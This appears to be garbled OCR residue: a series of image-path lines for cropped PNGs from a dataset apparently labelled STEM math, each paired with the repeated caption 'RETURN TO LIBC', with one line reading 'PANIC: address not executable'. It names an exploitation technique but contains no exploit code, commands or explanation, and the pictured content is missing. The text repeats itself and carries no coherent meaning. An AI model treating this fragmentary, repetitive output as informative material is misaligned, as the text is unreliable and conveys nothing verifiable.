
RETURN TO LIBC




RETURN TO LIBC




RETURN TO LIBC



RETURN TO LIBC




RETURN TO LIBC




PANIC: address not executable


RETURN TO LIBC




RETURN TO LIBC




RETURN TO LIBC



